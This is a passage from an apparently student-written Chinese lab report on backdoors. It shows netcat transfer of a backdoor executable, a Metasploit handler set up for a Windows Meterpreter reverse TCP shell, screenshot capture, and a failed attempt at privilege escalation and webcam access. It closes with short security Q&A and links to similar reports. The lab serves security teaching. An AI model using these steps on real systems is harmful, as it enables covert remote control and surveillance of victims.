ncat.exe -lv 2318 > 20162318_backdoor.exe
step3.在Linux中执行
nc 192.168.88.1 2318 < 20162318_backdoor.exe
step4.在Kali上输入msfconsole指令进入msf控制台
root@20162318:~# msfconsolestep5.依次输入
use exploit/multi/handler //使用监听模块,设置payloadset payload windows/meterpreter/reverse_tcp /使用和生成后门程序时相同的payloadset LHOST 192.168.187.128 //设置ipset LPORT 2318 //设置端口

step6.使用exploit开始监听
step7.运行Windows下的后门程序

step8.Linux获得Windows主机的连接,并且得到了远程控制的shell
2.4使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权
step1.完成2.3的全部操作
step2.使用screenshot指令进行截屏


step3.尝试提权和获取摄像头权限失败
三、基础问题回答
(1)例举你能想到的一个后门进入到你系统中的可能方式?
当我们打开一个钓鱼邮件时,如果后台自动下载并安装木马程序,自动运行,因此在系统留下后门。
下载游戏修改器也可能会有后门
(2)例举你知道的后门如何启动起来(win及linux)的方式?
打开一些游戏的作弊器
通过修改注册表设置为开机自启动
(3)Meterpreter有哪些给你映像深刻的功能
截取受害主机的图片,获取录音等等
(4)如何发现自己有系统有没有被安装后门?
定期使用杀毒软件进行杀毒
四、实验总结与体会
本次实验使我明白了后门的可怕之处,所以以后要在正规网站下载正规软件,不下载游戏外挂之类可能会藏有后门的软件,其次是定期使用杀毒软件进行杀毒,防止存在有后门软件的软件的存在。
2018-2019-2 20162318《网络对抗技术》Exp2 后门原理与实践的更多相关文章
- 2019-2020-2 20175226 王鹏雲 网络对抗技术 Exp2 后门原理与实践
2019-2020-2 20175226 王鹏雲 网络对抗技术 Exp2 后门原理与实践 实验内容 使用netcat获取主机操作Shell,cron启动: 使用socat获取主机操作Shell, 任务 ...
- 20155326刘美岑 《网络对抗》Exp2 后门原理与实践
20155326刘美岑 <网络对抗>Exp2 后门原理与实践 实验内容 (1)使用netcat获取主机操作Shell,cron启动 (2)使用socat获取主机操作Shell, 任务计划启 ...
- 20155320《网络对抗》Exp2 后门原理与实践
20155320<网络对抗>Exp2 后门原理与实践 [实验内容] (3.5分) (1)使用netcat获取主机操作Shell,cron启动 (2)使用socat获取主机操作Shell, ...
- 20155324《网络对抗》Exp2 后门原理与实践
20155324<网络对抗>Exp2 后门原理与实践 20155324<网络对抗>Exp2 后门原理与实践 常用后门工具实践 Windows获得Linux Shell 在Win ...
- 20155208徐子涵《网络对抗》Exp2 后门原理与实践
20155208徐子涵<网络对抗>Exp2 后门原理与实践 基础问题回答 (1)例举你能想到的一个后门进入到你系统中的可能方式? 答:当我们在非官方网站上下载软件时,后门极有可能会进入我们 ...
- 20145236《网络对抗》Exp2 后门原理与实践
20145236<网络对抗>Exp2 后门原理与实践 目录: 一.基础问题回答 二.常用后门工具实践 2.1 Windows获得Linux Shell 2.2 Linux获得Windows ...
- 20155202 张旭《网络对抗》Exp2 后门原理与实践
20155202 张旭<网络对抗>Exp2 后门原理与实践 基础问题回答 例举你能想到的一个后门进入到你系统中的可能方式? 捆绑在软件中 注入在可执行文件里 注入在office文件的宏里面 ...
- 20155218《网络对抗》Exp2 后门原理与实践
20155218<网络对抗>Exp2 后门原理与实践 常用后门工具实践 1.Windows获得Linux Shell: 在Windows下,先使用ipconfig指令查看本机IP,使用nc ...
- 20155227《网络对抗》Exp2 后门原理与实践
20155227<网络对抗>Exp2 后门原理与实践 基础问题回答 (1)例举你能想到的一个后门进入到你系统中的可能方式? 在非官方网站下载软件时,后门很可能被捆绑在软件中. 攻击者利用欺 ...
- 20155232《网络对抗》Exp2 后门原理与实践
20155232<网络对抗>Exp2 后门原理与实践 问题回答 1.例举你能想到的一个后门进入到你系统中的可能方式? 通过网页上弹出来的软件自动安装 2.例举你知道的后门如何启动起来(wi ...
随机推荐
- 2016.6.20——Plus One
Plus One 本题收获 1.vector<int> 和vector<char>的区别,及与int转换 从vector<int> nums 转换为int res型 ...
- 终端多窗口分屏Terminator
1.安装 Terminator最大的特点就是可以在一个窗口中打开多个终端 sudo apt-get install terminator 2.快捷键 Ctrl+Shift+E 垂直分割窗口 Ctrl+ ...
- CentOS6.6中安装telnet
一.查看本机是否安装telnet rpm -qa | grep telnet 如果什么都不显示.说明你没有安装telnet 二.开始安装 yum install xinetd yum install ...
- 聊天室(上篇)GatewayWorker 基础
前言 本文的目的是基于 GatewayWorker 官方手册,梳理一次 GatewayWorker,并在实践中与 MVC 框架整合的思路(附最终的项目源码).如果你已经理解了整合这一块儿的知识,那么就 ...
- word文档下划线无法显示的解决方法
在编辑文档的时候经常会遇到下划线无法显示的情况,如图: 如果遇到不能在姓名后面加下划线的情况,我们该怎么做? 请看下面的图解: 1.首先点击左上角的office图标 2.点击右下角“word选项” 3 ...
- 17 Go Slices: usage and internals GO语言切片: 使用和内部
Go Slices: usage and internals GO语言切片: 使用和内部 5 January 2011 Introduction Go's slice type provides a ...
- show engine innodb status 详细介绍
Contents Header1 SEMAPHORES. 1 LATEST DETECTED DEADLOCK. 3 TRANSACTIONS. 5 什么是purge操作... 5 FILE I/O. ...
- 关于卫星RNSS与RDSS
名词解释:RNSS与RDSS 服务于用户位置确定的卫星无线电业务有两种.一种是卫星无线电导航业务,英文全称Radio Navigation Satellite System,缩写RNSS,由用户接收卫 ...
- No.18 selenium学习之路之批量执行测试用例
diascover方法,加载所有测试用例 1.discover方法里面有三个参数: -case_dir:测试用例的目录 -pattern:这个是匹配脚本名称的规则,test*.py意思是匹配test开 ...
- JavaScript 中的回调函数
原文:http://javascriptissexy.com/ 翻译:http://blog.csdn.net/luoweifu/article/details/41466537 [建议阅读原文,以下 ...